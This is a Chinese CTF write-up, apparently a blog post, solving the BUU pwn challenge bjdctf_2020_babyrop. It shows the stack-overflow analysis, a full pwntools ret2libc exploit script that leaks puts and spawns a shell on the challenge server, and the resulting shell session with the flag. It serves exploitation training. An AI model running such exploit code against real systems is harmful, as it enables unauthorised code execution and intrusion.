
bjdctf_2020_babyrop

原创


m0sway 于 2022-04-03 22:41:23 发布 29 收藏

分类专栏： BUU-WP 文章标签： pwn python CTF WriteUp 网络安全



bjdctf_2020_babyrop

使用`checksec`查看：



只开启了栈不可执行。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init();
  vuln();
  return 0;
}
```

- 主程序中给了`vuln()`函数，直接跟进查看。

`vuln()`：

```
ssize_t vuln()
{
  char buf; // [rsp+0h] [rbp-20h]

  puts("Pull up your sword and tell me u story!");
  return read(0, &buf, 0x64uLL);
}
```

- `return read(0, &buf, 0x64uLL);`：读取用户输入的数据存入`buf`变量。

题目思路

`buf`变量距离rbp `0x20`。

`buf`变量可读入`0x64`大小的数据。


因此存在栈溢出。

且程序中无`system()`函数和`/bin/bash`字符串。

可以使用ret2libc方式getshell

步骤解析

> 首先利用栈溢出去泄露函数的真实地址，程序中只有`puts()`函数可以打印，所以只能用这个函数去泄露了，同时泄露的地址也用`puts@got`也没问题。



> 得到 `puts()` 的真实地址之后就可以计算出libc的基地址，从而得到 `system()` 和 `/bin/bash` 的地址。

> 再通过一次栈溢出来实现getshell


[*] '/home/m0sway/PWN/buu/bjdctf_2020_babyrop'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/home/m0sway/PWN/buu/ubuntu16(64).so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
puts_addr: 0x7f1fbb78b690
system_addr: 0x7f1fbb761390
bin_sh_addr: 0x7f1fbb8a8d57
[*] Switching to interactive mode
Can u return to libc ?
Try u best!
Pull up your sword and tell me u story!
$ whoami
ctf
$ cat flag
flag{33cf1b4e-1852-48ac-9db5-83ce4ad98aa8}
CSDN @m0sway

完整**exp**

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",26823)
# r = process("../buu/bjdctf_2020_babyrop")
elf = ELF("../buu/bjdctf_2020_babyrop")
libc = ELF("../buu/ubuntu16(64).so")

#params
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
rdi_addr = 0x400733
main_addr = elf.symbols['main']

#attack
r.recv()
payload = b'M'*(0x20 + 8) + p64(rdi_addr) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
r.sendline(payload)
puts_addr = u64(r.recv(6).ljust(8, b'\x00'))
print("puts_addr: " + hex(puts_addr))

#libc
base_addr = puts_addr - libc.symbols['puts']
system_addr = base_addr + libc.symbols['system']
bin_sh_addr = base_addr + next(libc.search(b'/bin/sh'))
print("system_addr: " + hex(system_addr))
print("bin_sh_addr: " + hex(bin_sh_addr))

#attack2
payload = b'M'*(0x20 + 8) + p64(rdi_addr) + p64(bin_sh_addr) + p64(system_addr) + p64(main_addr)
r.sendline(payload)

r.interactive()
```